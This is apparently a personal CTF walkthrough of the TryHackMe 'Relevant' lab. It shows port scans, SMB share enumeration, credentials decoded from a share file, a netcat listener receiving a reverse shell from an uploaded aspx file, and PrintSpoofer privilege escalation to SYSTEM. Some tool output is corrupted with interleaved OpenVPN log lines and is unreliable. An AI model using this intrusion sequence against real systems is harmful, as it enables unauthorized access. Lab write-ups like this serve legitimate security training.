


Relevant room tryhackme:

- using rustscan for scanning open ports :

```
! https://github.com/rustscan/rustscan :
-----
Real hackers hack time 🕒 [~]: Error opening configuration file: ariel1223!.ovpn
Use --help for more information.
[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.214.153:80
Open 10.10.214.153:139
Open 10.10.214.153:135/desktop
Open 10.10.214.153:445/223\!.ovpn
Open 10.10.214.153:3389 : --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher n
Open 10.10.214.153:49663BC to --data-ciphers.
Open 10.10.214.153:49667: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data channel of
Open 10.10.214.153:49670VPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/TKINF0] [AEAD] [
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 13:26 EST [~]
Initiating Ping Scan at 13:26
Scanning 10.10.214.153 [4 ports]
Completed Ping Scan at 13:26, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:26
Completed Parallel DNS resolution of 1 host. at 13:26, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 13:26
Scanning 10.10.214.153 [8 ports]
Discovered open port 3389/tcp on 10.10.214.153
Discovered open port 445/tcp on 10.10.214.153
Discovered open port 139/tcp on 10.10.214.153
Discovered open port 135/tcp on 10.10.214.153
Discovered open port 49670/tcp on 10.10.214.153
Discovered open port 49667/tcp on 10.10.214.153
Discovered open port 80/tcp on 10.10.214.153
Completed SYN Stealth Scan at 13:26, 0.12s elapsed (8 total ports)
Nmap scan report for 10.10.214.153
Host is up, received echo-reply ttl 127 (0.097s latency).
Scanned at 2023-11-30 13:26:01 EST for 0s
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 127
135/tcp    open  msrpc    syn-ack ttl 127
139/tcp    open  netbios-ssn syn-ack ttl 127
445/tcp    open  microsoft-ds syn-ack ttl 127
3389/tcp   open  ms-wbt-server syn-ack ttl 127
49663/tcp  open  unknown syn-ack ttl 127
49667/tcp  open  unknown syn-ack ttl 127
49670/tcp  open  unknown syn-ack ttl 127
Read data files from: /usr/bin/..../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
Raw packets sent: 12 (504B) | Rcvd: 9 (380B)
```

http port is open lets try open the browser :



we can see that port 445 of smb is open lets do some smb Enumeration :

```

(root@kali)-[/home/bobkali/Desktop/TryHackMe/Relevant] file: ariel12231.ovpn
# nmap -A -p 445 10.10.214.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 13:32 EST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 32.26% done; ETC: 13:33 (0:00:00 remaining)
Nmap scan report for 10.10.214.153
Host is up (0.12s latency).
Warning: cipher is not set, OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher is not set, but BF-CBC is not supported by data-ciphers.
PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds [PKCS11] [MH/PKTINFO] [AEAB]
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%) remote address: [AF_INET]154.76.30.11:1194
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
No exact OS matches for host (test conditions non-ideal). 11:1194
Network Distance: 2 hops
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_   date: 2023-11-30T18:33:08
|_   start_date: 2023-11-30T17:58:15
|_   smb-security-mode:
|_     account_used: guest
|_     authentication_level: user
|_     challenge_response: supported
|_     message_signing: disabled (dangerous, but default)
|_   smb2-security-mode:
|_     3:1:1:
|_       Message signing enabled but not required
|_   smb-os-discovery:
|_     OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|_     Computer name: Relevant
|_     NetBIOS computer name: RELEVANT\x00
|_     Workgroup: WORKGROUP\x00
|_     System time: 2023-11-30T10:33:11-08:00
|_   clock-skew: mean: 2h40m01s, deviation: 4h37m10s, median: 0s

TRACEROUTE (using port 445/tcp)
HOP RTT ADDRESS
1 76.21 ms 10.9.0.1
2 128.25 ms 10.10.214.153

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.80 seconds

```

```

Not valid after: 2024-03-30T19:14:39
49663/tcp open  http UNMAP Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
|_ http-methods:
|_   Potentially risky methods: TRACE
49667/tcp open  msrpc Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

```

we gain some info on the system :

message_signing: disabled (dangerous, but default) - maybe smb relay ?

| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled but not required

| smb-os-discovery:

| OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)

| Computer name: Relevant

| NetBIOS computer name: RELEVANT\x00

| Workgroup: WORKGROUP\x00

| System time: 2023-11-30T10:33:11-08:00

lets try to connect to the smb server :

```
# smbclient -L '\\10.10.253.224\

Password for [WORKGROUP\root]:

[Sharename] bobk Type Comment
2023-11-30 14:19:49 Note cipher set: OpenVPN versions before 2.5 defaulted to BF-CBC as fallback
ADMIN$ add BF-CBC Disk Remote Admin
2023-11-30 14:19:49 Note cipher AES D s-CBC 0 Sat Jul 25 17:46:04 2020
C$ 14:19:49 Note cipher AES D s-CBC 0 Sat Jul 25 17:46:04 2020
2023-11-30 14:19:49 Note cipher AES D s-CBC 0 Sat Jul 25 17:46:04 2020
IPC$ 14:19:49 Note cipher AES D s-CBC 0 Sat Jul 25 17:46:04 2020
2023-11-30 14:19:49 Note cipher AES D s-CBC 0 Sat Jul 25 17:46:04 2020
nt4wrksv 49 Note cipher AES D s-CBC 0 Sat Jul 25 17:46:04 2020
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.253.224 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND) 1:1194
Unable to connect with SMB1 -- no workgroup available S=[212992->425984]
```

we can see an interesting share here nt4wrksv let try to access it:

```
(root@kali)-[/home/bobkali/Desktop/TryHackMe/Relevant]
# smbclient '\\10.10.253.224\nt4wrksv

Password for [WORKGROUP\root]: root
Try "help" to get a list of possible commands.
smb: \> dir
.          0 Sat Jul 25 17:46:04 2020
..         0 Sat Jul 25 17:46:04 2020
passwords.txt 98 Sat Jul 25 11:15:33 2020
7735807 blocks of size 4096. 4936060 blocks available
smb: \> 
```

we made it !

we found some passwords.txt file including :

```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
/tmp/smbmore.QCkG8X (END)
```

very interesting it looks like base64 format lets decode it :

Let's decode the strings:

1. `Qm9iIC0gIVBAJCRXMHJEITEyMw==` decodes to `Bob - !P@$W0rD!123` .

2. `QmlsbCAtlEp1dzRubmFNNG40MjA2OTY5NjkhJCQk` decodes to `Bill - Juw4nnaM4n420696969!$$`.

we now can try and login with these users :

the users not really helps us as we can see we cant login :

```
(root@kali)-[/home/bobkali/Desktop/TryHackMe/Relevant]
# evil-winrm -i 10.10.253.224 -u bob -p '!Pa$$w0rd!123'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
^C
Warning: Press "y" to exit, press any other key to continue
Info: Exiting...
```

pretty tough ah , lets go back to the other ports that we found :

```
49663/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
49667/tcp open  msrpc          Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

let use [dirsearch.py](#) or ffuf to enumerate the other ports also :

```
(root@kali)-[/opt/dirsearch]
# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.253.224:49663/FUZZ -e .php,.html -fc 400,500 -t 100

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.253.224:49663/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .php .html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 400,500

:: Progress: [18379/661680] :: Job [1/1] :: 156 req/sec :: Duration: [0:02:40] :: Errors: 100 ::
```

after a while of wating we found something intresting ,

we can see that /nt4wrskv/ directory is not giving us an error.

that might be interesting because this is the name of the share we connected to earlier maybe we can upload some file that has reverse shell to the smb share and then it will be also on the windows server directory !

lets set a put shell.aspx reverse shell file in the directory :

now go access the file and we got a shell

```
(root@kali)-[/home/bobkali/Desktop/TryHackMe/Relevant]
# nc -nlvp 53
listening on [any] 53 ...
connect to [10.9.149.158] from (UNKNOWN) [10.10.163.226] 49841

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\windows\system32\inetsrv>
C:\windows\system32\inetsrv>
```

lets display the security privileges of the current user .

```
C:\Windows\System32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                     State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token                 Disabled
SeIncreaseQuotaPrivilege   Adjust memory quotas for a process           Disabled
SeAuditPrivilege           Generate security audits                     Disabled
SeChangeNotifyPrivilege    Bypass traverse checking                    Enabled
SeImpersonatePrivilege     Impersonate a client after authentication    Enabled
SeCreateGlobalPrivilege    Create global objects                       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                Disabled
```

we can see that :

SeImpersonatePrivilege Impersonate a client after authentication Enabled

<https://github.com/itm4n/PrintSpoofer>

we can use printspoofer to escalate this - <https://github.com/itm4n/PrintSpoofer> :

```
This version of C:\inetpub\wwwroot\nt4wrskv\PrintSpoofer.exe is not compatible with the version of Windows you are running. Please contact the application publisher to obtain a version that is compatible with your version of Windows.
C:\inetpub\wwwroot\nt4wrskv>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



```
C:\Windows\system32>whoami
whoami
nt authority\system
```

we can see that we are nt authority (like root in linux)

```
Directory of C:\Users

07/25/2020  01:03 PM    <DIR>          .
07/25/2020  01:03 PM    <DIR>          ..
07/25/2020  07:05 AM    <DIR>          .NET v4.5
07/25/2020  07:05 AM    <DIR>          .NET v4.5 Classic
07/25/2020  09:30 AM    <DIR>          Administrator
07/25/2020  01:03 PM    <DIR>          Bob
07/25/2020  06:58 AM    <DIR>          Public
               0 File(s)                0 bytes
File System    7 Dir(s)  20,210,712,576 bytes free
```

```
C:\Users>cd bob
cd bob
```

```
C:\Users\Bob>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5
```

```
Directory of C:\Users\Bob

07/25/2020  01:03 PM    <DIR>          .
07/25/2020  01:03 PM    <DIR>          ..
07/25/2020  01:04 PM    <DIR>          Desktop
               0 File(s)                0 bytes
               3 Dir(s)  20,210,679,808 bytes free
```

```
C:\Users\Bob>cd desktop
cd desktop
```

```
C:\Users\Bob\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5
```

```
Directory of C:\Users\Bob\Desktop

07/25/2020  01:04 PM    <DIR>          .
07/25/2020  01:04 PM    <DIR>          ..
07/25/2020  07:24 AM             35 user.txt
               1 File(s)                35 bytes
               2 Dir(s)  20,209,946,624 bytes free
```

```
C:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
C:\Users\Bob\Desktop>
```

and we got the user flag
and the root flag :

```
C:\Users>cd administrator
cd administrator

C:\Users\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of C:\Users\Administrator

07/25/2020  09:30 AM    <DIR>        .
07/25/2020  09:30 AM    <DIR>        ..
07/25/2020  06:58 AM    <DIR>        Contacts
07/25/2020  07:24 AM    <DIR>        Desktop
07/25/2020  06:58 AM    <DIR>        Documents
07/25/2020  07:39 AM    <DIR>        Downloads
07/25/2020  06:58 AM    <DIR>        Favorites
07/25/2020  06:58 AM    <DIR>        Links
07/25/2020  06:58 AM    <DIR>        Music
07/25/2020  06:58 AM    <DIR>        Pictures
07/25/2020  06:58 AM    <DIR>        Saved Games
07/25/2020  06:58 AM    <DIR>        Searches
07/25/2020  06:58 AM    <DIR>        Videos
               0 File(s)                0 bytes
              13 Dir(s)  20,211,970,048 bytes free


C:\Users\Administrator>cd desktop
cd desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of C:\Users\Administrator\Desktop

07/25/2020  07:24 AM    <DIR>        .
07/25/2020  07:24 AM    <DIR>        ..
07/25/2020  07:25 AM                35 root.txt
               1 File(s)                35 bytes
               2 Dir(s)  20,211,970,048 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
C:\Users\Administrator\Desktop>
```



THING THAT DIDNT WORK FAILED WHEN TRIED METASPLOIT

lets scanning Vulnerabilities :

```
(root@kali)-[/home/bobkali/Desktop/TryHackMe/Relevant]
# nmap --script smb-vuln* -p 445 10.10.214.153 --log-raw debug
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 13:39 EST
Nmap scan report for 10.10.214.153
Host is up (0.080s latency).
  _depth=0, CN=server
  _tls_multi_process: initial untrusted session promoted to trusted
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
Host script results:
| smb-vuln-ms17-010: PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0/255.255.0.0,route-metric 1000,co
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE DNS_IMPORT: route-related options modified
| IDs: CVE:CVE-2017-0143 cipher: AES-256-CBC
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
| Disclosure date: 2017-03-14
| References:
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
Nmap done: 1 IP address (1 host up) scanned in 13.84 seconds
```

we found that the machine is vulnerable to ms17-010 or in another name [EternalBlue](#) !

lets exploit it using Metasploit :

didnt work): and the room creator said you dont need to use metasploit herre so there is a catch